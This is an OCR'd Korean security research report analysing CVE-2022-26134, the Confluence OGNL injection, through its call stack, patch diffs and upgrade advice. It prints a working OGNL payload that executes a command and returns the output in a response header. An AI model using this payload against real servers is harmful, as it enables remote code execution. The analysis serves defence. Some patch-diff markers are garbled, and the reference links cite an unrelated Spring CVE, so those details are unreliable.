
PoC 내의 악성 페이로드인 URI 인코딩된 값을 디코딩한 결과와 내용은 다음과 같다.

```
1 /${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().
2 exec("' optionsOpt.command '").getInputStream(),"utf-8")).(@com.opensymphony.
3 webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}/
```

[악성 페이로드 디코딩 결과]

① java.lang.Runtime 클래스는 명령어를 실행하는 exec 함수 호출
② exec 함수를 통해 공격자로부터 입력 받은 명령어 실행
③ setHeader() 함수로 지정한 X-Cmd-Response 헤더를 통해 명령에 대한 응답 출력

Proxy Tool 을 통해 공격에 사용된 악성 페이로드에 id 명령을 추가하여 요청했을 때의 응답 결과는 다음과 같다.




[버프스위트 결과]

HTTP 요청 헤더에 원격에서 실행할 명령어를 추가하여 악성 페이로드를 전송하면, X-Cmd-Response 헤더에 공격자가 요청한 명령에 대한 응답이 나타나는 것을 볼 수 있다.

Step 2. 취약점 동작 원리

CVE-2022-26134 취약점 익스플로잇 후 생성된 로그파일을 분석한 결과, URI 에 원격코드 실행 명령을 하는 악의적인 페이로드(${rce_payload}/)가 삽입되었을 때의 호출 스택은 다음과 같다.



[호출 스택]

각 클래스 별 상세 내용은 다음과 같다.

step 1) ServletDispatcher


먼저 ServletDispatcher 클래스의 getNamespaceFromServletPath 에 의해 URI 마지막 슬래시(/) 이전의 문자열을 자른다.

```
public static String getNamespaceFromServletPath(String servletPath) {
    servletPath = servletPath.substring(0, servletPath.lastIndexOf("/"));
    return servletPath;
}
```

[ServletDispatcher]

따라서 CVE-2022-26134 취약점이 동작하기 위해서는 반드시 악의적인 페이로드의 마지막에 슬래시(/)가 존재해야 한다. 슬래시 존재 유무에 따른 취약점 동작 결과는 다음과 같으며 페이로드 마지막의 슬래시가 생략되면 공격이 불가한 것을 볼 수 있다.

[슬래시로 끝나는 경우]



[슬래시가 존재하지 않는 경우]

step 2) ActionChainResult

ServletDispatcher 클래스는 ActionChainResult 를 호출한다. 이전 단계에서 마지막 슬래시 이전의 페이로드 즉 악성 페이로드가 namespace 에 담긴다.

```
public void execute(ActionInvocation invocation) throws Exception {
  if (this.namespace == null)
    this.namespace = invocation.getProxy().getNamespace();
  OgnlValueStack stack = ActionContext.getContext().getValueStack();
  String finalNamespace = TextParseUtil.translateVariables(this.namespace, stack);
  String finalActionName = TextParseUtil.translateVariables(this.actionName, stack);
```

[ActionChainResult]

namespace 는 다음과 같이 구성되었으며 이는 OGNL 구문이다.

```
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec("id").
getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().
setHeader("X-Cmd-Response",#a))}/
```

[namespace 값]

step 3) TextParseUtil

이후 TextParseUtil 클래스가 호출된다. CVE-2022-26134 는 이 클래스의 translateVariables 함수에서 findValue 값에 의해 발생하며 취약점이 발생하는 직접적인 원인이다. translateVariables 함수는 namespace 의 문자열을 지정한 패턴에 맞춰 검증한다.

```
public class TextParseUtil {
  public static String translateVariables(String expression, OgnlValueStack stack) {
    StringBuilder sb = new StringBuilder();
    Pattern p = Pattern.compile("\\$\\{([^}]*)\\}");
    Matcher m = p.matcher(expression);
    int previous = 0;
    while (m.find()) {
      String str1, g = m.group(1);
      int start = m.start();
      try {
        Object o = stack.findValue(g);
        str1 = (o == null) ? "" : o.toString();
      } catch (Exception ignored) {
```

패턴과 일치할 경우 **findValue**로 값을 전달


[TextParseUtil]

전달받은 namespace 의 문자열에 대한 패턴 검사가 시작된다. 검사할 문자열이 코드에서 지정한 패턴인 "₩₩$₩₩{([^}]*)₩₩}" 즉 ${…}을 포함하고 있는지 판단한다.

패턴 검사 결과 OGNL 표현식이 위의 패턴과 일치하여 그 값이 findValue 로 전달된다.

```
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec("id").
getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().
setHeader("X-Cmd-Response",#a))}/
```

공격자가 요청한 악성 페이로드 값이 step1~step3 를 거쳐 전달되는 과정은 다음과 같다.



[악성 페이로드 전달 과정]

http://취약한 Confluence 서버 주소/${rce_payload}/ 를 전달 받으면 /${rce_payload}/ 의 문자열이 namespace 에 담겨 TextParseUtil 클래스의 문자열 패턴을 검사하는 함수를 호출한다. 패턴과 일치할 경우 namespace 에 담긴 값은 findValue 값으로 전달된다.

step 4) OgnlValueStack

이후 호출되는 OgnlValueStack 에서 findValue 값인 OGNL 구문에 대한 분석이 진행되고 원격 명령이 담긴 구문이 동작하여 OGNL Injection 이 가능하게 된다.


```
public Object findValue(String expr) {
  try {
    if (expr == null)
      return null;
    if (this.overrides != null && this.overrides.containsKey(expr))
      expr = (String)this.overrides.get(expr);
    if (this.defaultType != null)
      return findValue(expr, this.defaultType);
    return Ognl.getValue(OgnlUtil.compile(expr), this.context, this.root);
```

[OgnlValueStack]

Step 3. 취약점 패치

Atalssian 社에서 발표한 CVE-2022-26134 에 대한 패치 내역은 다음과 같다. 업데이트된 패키지가 있는 xwork-1.0.3-atlassian-10.jar 파일을 통해 확인할 수 있다.

this.namespace 를 통해 TextParseUtil 클래스를 호출하는 ActionChainResult 클래스의 패치 내역이다.



```
46
47  public void execute(ActionInvocation invocation) throws
    Exception {
48    if (this.namespace == null)
49      this.namespace = invocation.getProxy().getNamespace();
50  -   OgnlValueStack stack =
    ActionContext.getContext().getValueStack();
51  +   String finalNamespace =
    TextParseUtil.translateVariables(this.namespace, stack);
52  +   String finalActionName =
    TextParseUtil.translateVariables(this.actionName, stack);
53    if (isInChainHistory(finalNamespace, finalActionName))
54      throw new XworkException("infinite recursion
      detected");
55    addToHistory(finalNamespace, finalActionName);
56  +   HashMap<Object, Object> extraContext = new
    HashMap<Object, Object>();
```

```
47  public void execute(ActionInvocation invocation) throws
    Exception {
48    if (this.namespace == null)
49      this.namespace = invocation.getProxy().getNamespace();
50
51  +   String finalNamespace = this.namespace;
52  +   String finalActionName = this.actionName;
53    if (isInChainHistory(finalNamespace, finalActionName))
54      throw new XworkException("infinite recursion detected");
55    addToHistory(finalNamespace, finalActionName);
56  +   HashMap<Object, Object> extraContext = new HashMap<>();
57
      extraContext.put("com.opensymphony.xwork.util.OgnlValueStac
      k.ValueStack", ActionContext.getContext().getValueStack());
58
      extraContext.put("com.opensymphony.xwork.ActionContext.para
```

[ActionChainResult 클래스 패치 내역(전/후)]

패치 이전과 이후를 비교해보면 findValue 함수에 대한 검증이 추가된 것을 확인할 수 있다.

```
public void execute(ActionInvocation invocation) throws Exception {
  if (this.namespace == null)
    this.namespace = invocation.getProxy().getNamespace();
  OgnlValueStack stack = ActionContext.getContext().getValueStack();
  String finalNamespace = TextParseUtil.translateVariables(this.namespace, stack);
  String finalActionName = TextParseUtil.translateVariables(this.actionName, stack);
```


[ActionChainResult 클래스 패치 이전]

```
public void execute(ActionInvocation invocation) throws Exception {
  if (this.namespace == null)
    this.namespace = invocation.getProxy().getNamespace();
  String finalNamespace = this.namespace;
  String finalActionName = this.actionName;
```

[ActionChainResult 클래스 패치 이후]

먼저 namespace 의 값이 TextParseUtil 클래스의 translateVariables 로 전달되는 과정이 삭제되었다. 또한 translateVariables 함수를 사용하지 않고 finalNamespace 와 finalActionName 변수를 설정하는 것을 볼 수 있다. 따라서 CVE-2022-26134 취약점의 원인이 되었던 translateVariables 함수가 호출되지 않는다.

추가적으로 OGNL 표현식을 처리하는 OgnlValueStack 클래스에 대한 코드도 업데이트되었다.



```
88   public Object findValue(String expr) {
89     try {
90       if (expr == null)
91         return null;
92
93
94       if (this.overrides != null &&
         this.overrides.containsKey(expr))
95         expr = (String)this.overrides.get(expr);
96       if (this.defaultType != null)
```

```
88   public Object findValue(String expr) {
89     try {
90       if (expr == null)
91         return null;
92       if (!this.safeExpressionUtil.isSafeExpression(expr))
93         return null;
94       if (this.overrides != null &&
         this.overrides.containsKey(expr))
95         expr = (String)this.overrides.get(expr);
96       if (this.defaultType != null)
```

[OgnlValueStack 클래스 패치 내역(전/후)]

수정된 내역은 다음과 같으며 패치 이후의 코드를 보면 안전하지 않은 OGNL 표현식을 검사하여 필터링하는 safeExpressionUtil 클래스가 추가된 것을 볼 수 있다.

```
public Object findValue(String expr, Class asType) {
  try {
    if (expr == null)
      return null;
    if (this.overrides != null && this.overrides.containsKey(expr))
      expr = (String)this.overrides.get(expr);
    return Ognl.getValue(OgnlUtil.compile(expr), this.context, this.root, asType);
  } catch (OgnlException e) {
    return null;
```

[OgnlValueStack 클래스 패치 이전]

```
public Object findValue(String expr, Class asType) {
  try {
    if (expr == null)
      return null;
    if (!this.safeExpressionUtil.isSafeExpression(expr))
      return null;
    if (this.overrides != null && this.overrides.containsKey(expr))
      expr = (String)this.overrides.get(expr);
    return Ognl.getValue(OgnlUtil.compile(expr), this.context, this.root, asType);
  } catch (OgnlException e) {
    return null;
```

[OgnlValueStack 클래스 패치 이후]

■ 대응 방안

Confluence 공식 사이트에서 최신 LTS(장기 지원 릴리스)로 업데이트할 것을 권장하며, 패치가 적용된 버전은 다음과 같다.

- URL: https://www.atlassian.com/ko/software/confluence/download-archives


영향 받는 버전	최신 버전
Confluence Server 및 Data Center 1.3.0 버전 이후의 모든 버전 (2022 년 6 월 2 일 기준)	7.4.17
	7.13.7
	7.14.3
	7.15.2
	7.16.4
	7.17.4
	7.18.1

■ 참고 사이트

- URL: https://tanzu.vmware.com/security/cve-2022-22978
- URL: https://github.com/spring-projects/spring-security/commit/70863952aeb9733499027714d38821db05654856

EQST INSIGHT

2022.09



SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제　작 : SK쉴더스 커뮤니케이션그룹